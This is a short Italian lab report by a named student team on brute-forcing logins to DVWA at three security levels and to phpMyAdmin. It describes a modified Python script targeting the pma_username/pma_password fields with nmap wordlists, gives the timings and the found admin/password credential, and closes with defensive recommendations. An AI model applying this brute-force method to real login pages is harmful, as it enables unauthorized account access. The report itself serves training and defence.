L'obiettivo era testare la robustezza delle credenziali di accesso sotto diversi livelli di sicurezza impostati dall'applicazione, le credenziali usate durante l'attacco provenivano dalla directory **/usr/share/nmap/nselib/data/**, che contiene un insieme di nomi utente e password comunemente usati e documentati nell'ambito della libreria di sicurezza **Nmap**.

I tempi d'esecuzione variano in base al livello di sicurezza impostato:

- **Livello di Sicurezza Basso (Low)**: Tempo per trovare le credenziali corrette: **3-4 minuti**.
- **Livello di Sicurezza Medio (Medium)**: Tempo per trovare le credenziali corrette: **7-8 minuti**.
- **Livello di Sicurezza Alto (High)**: Tempo per trovare le credenziali corrette: **11-13 minuti**.

Il risultato dell'attacco ha dimostrato che le credenziali **admin/password** sono valide su tutti i livelli di sicurezza, anche se il tempo per riuscire nell'impresa varia a seconda del livello di sicurezza impostato su DVWA. La capacità di accedere usando le credenziali admin/password in un intervallo di tempo relativamente breve, anche al livello di sicurezza più alto, sottolinea una grave vulnerabilità. I vari tempi di riuscita riflettono l'efficacia delle misure di sicurezza incrementate a ciascun livello, ma evidenziano anche che anche le misure più robuste non sono sufficienti se le credenziali sono deboli e comunemente usate.



# REPORT ATTACCO BRUTE FORCE SU PHPMYADMIN

L'attacco brute force è stato eseguito sul sito phpMyAdmin, utilizzando uno script Python modificato per adattarsi ai campi di login specifici di phpMyAdmin, ossia '**pma\_username**' e '**pma\_password**'.

Questa modifica ha permesso di mirare direttamente all'autenticazione dell'applicazione, per questo attacco, sono stati utilizzati file di username e password trovati nella directory **/usr/share/nmap/nselib/data/**, una fonte nota per contenere combinazioni di credenziali comuni e frequentemente usate, parte della libreria Nmap.

Il tempo impiegato per trovare le credenziali corrette è stato compreso tra **10 e 15 minuti**, indicando che le credenziali utilizzate sono abbastanza comuni e quindi vulnerabili ad attacchi rapidi. La rapidità con cui l'accesso è stato ottenuto mette in luce la vulnerabilità di phpMyAdmin sotto l'aspetto della sicurezza delle credenziali, questo risulta particolarmente grave considerando che phpMyAdmin è spesso utilizzato per la gestione di database contenenti dati sensibili.



## CONSIGLI GENERALI PER ALZARE IL LIVELLO DI SICUREZZA:

- L'uso di password complesse che includano una combinazione di lettere maiuscole, minuscole, numeri e simboli. Ogni account dovrebbe avere una password unica.
  - Stabilire politiche per il cambio regolare delle password, ad esempio ogni 3-6 mesi, per limitare la finestra di tempo in cui una password rubata può essere utilizzata.
  - Aggiungere un ulteriore livello di sicurezza richiedendo qualcosa che l'utente conosce (password), qualcosa che l'utente ha (token hardware, smartphone), o qualcosa che l'utente è (biometria).
  - Configurare il sistema per bloccare temporaneamente l'utente dopo un certo numero di tentativi di accesso falliti per ridurre la fattibilità degli attacchi brute force.
- 
- Mantenere un registro dettagliato di tutti i tentativi di accesso falliti e rivedere periodicamente questi log per identificare possibili schemi di attacco.
  - Utilizzare sempre HTTPS per criptare la comunicazione tra il client e il server, questo previene l'intercettazione delle credenziali durante la trasmissione.
  - Assicurarsi che le password e i dati sensibili siano criptati anche quando sono memorizzati, utilizzando algoritmi di criptazione forti.
  - Condurre regolarmente sessioni di formazione sulla sicurezza per educare tutti gli utenti sulle minacce comuni come phishing e malware.
  - Incoraggiare gli utenti a seguire le migliori pratiche di sicurezza, come non rivelare mai le proprie credenziali e verificare sempre l'identità dei siti web prima di inserire informazioni sensibili.



Gianpaolo Miliccia  
Team leader

Fabio Nobili

Luca Gaspari

Antonio Perna

Samuel Sette

Andrè Vinícius

Romano Cascialli